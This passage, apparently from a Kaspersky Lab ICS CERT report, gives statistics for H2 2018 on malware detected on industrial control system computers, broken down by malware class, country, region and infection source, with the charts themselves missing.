


Malware

In H2 2018, Kaspersky Lab security solutions detected over 19.1 thousand malware modifications from 2.7 thousand different families on industrial automation systems.

As before, in the overwhelming majority of cases, attempted infections of ICS computers are random rather than parts of targeted attacks.


Percentage of ICS computers on which malicious objects were detected, by malware class



Trojan malware remains the most prevalent among threats that are relevant to ICS computers.


Compared with the previous six-month period, the percentage of ICS computers on which attempted backdoor (Backdoor) infections were prevented increased by 1 percentage point. The increase for ransomware (Trojan-Ransom) was 0.44 pp.

Percentage of ICS computers on which malicious objects of different classes were prevented, 2017 – 2018



Geographical distribution of attacks on industrial automation systems

TOP 15 countries by the percentage of ICS computers on which malicious objects were detected, H2 2018




In the ranking of countries based on the percentage of ICS computers on which malicious activity was prevented, the list of top five countries remained unchanged from H1 2018. Tunisia and Morocco changed places, ranking third and fourth, respectively.

In Russia, malicious objects were detected at least once during H2 2018 on 45.3% of ICS computers, which is roughly the same level that we observed in H1 2018 (44.7%). Russia ranks 16th based on this parameter.


The most secure countries in the ranking are Ireland (11.7%), Switzerland (14.9%), Denmark (15.2%), Hong Kong (15.3%), the UK (15.7%), and the Netherlands (15.7%).

10 countries with the lowest percentages of ICS computers on which malicious objects were detected, H2 2018



The proportion of ICS machines on which malicious activity was prevented varies significantly between different regions of the world. Africa, Southeast and South Asia traditionally lead the ranking.


Proportion of ICS computers on which malicious objects were detected in different regions of the world, H1 and H2 2018



Infection sources

In the past years, the internet, removable media and email have been the main sources of threats for computers in the industrial infrastructure of organizations.


Main sources of threats blocked on ICS* computers, by six-month periods



* percentage of ICS computers on which malicious objects from different sources were detected


In H2 2018, the internet was the source of threats blocked on 26.1% of ICS computers from which we receive depersonalized statistics. Compared with H1 2018, this figure has slightly decreased. At the same time, we observed a slight increase in the percentage of ICS computers on which malicious email attachments were blocked. Other figures for the main sources of threats remained at H1 2018 levels.

Minor sources of threats blocked on ICS computers, by six-month periods



Main sources of threats by region


Main sources of threats blocked on ICS computers by region, H2 2018




Internet

The internet is the main source of threats in all regions of the world. However, the percentage of ICS computers on which internet threats were blocked is much lower in Northern and Western Europe and in North America than in other regions.

Regions ranked by the percentage of ICS computers on which internet threats were blocked, H2 2018




TOP 15 countries based on the percentage of iCS computers on which internet threats were blocked, H2 2018




Removable media

The highest percentages of ICS computers on which threats were blocked when connecting removable media were in Africa, South and Southeast Asia. These percentages were the lowest in North America, Australia and Northern Europe.

Regions ranked by the percentage of ICS computers on which malware was detected when connecting removable media, H2 2018




TOP 15 countries based on the percentage of ICS computers on which malware was detected when connecting removable media, H2 2018



Email clients


In the ranking of regions based on the percentage of ICS computers on which malicious email attachments were blocked, there are no major differences between different regions. The ranking is led by Latin America, with high percentages also observed in Southern and Western Europe.

Regions ranked by the percentage of ICS computers on which malicious email attachments were blocked, H2 2018



Germany was listed among the 15 countries with the least favorable situation in terms of attacks via email. It is worth noting that the country's situation was favorable based on all other criteria.

TOP 15 countries based on the percentage of ICS computers on which malicioius email attachments were blocked, H2 2018



Kaspersky Lab Industrial Control Systems Cyber Emergency Response Team (Kaspersky Lab ICS CERT) is a global project of Kaspersky Lab aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky Lab ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky lab ICS CERT

ics-cert@kaspersky.com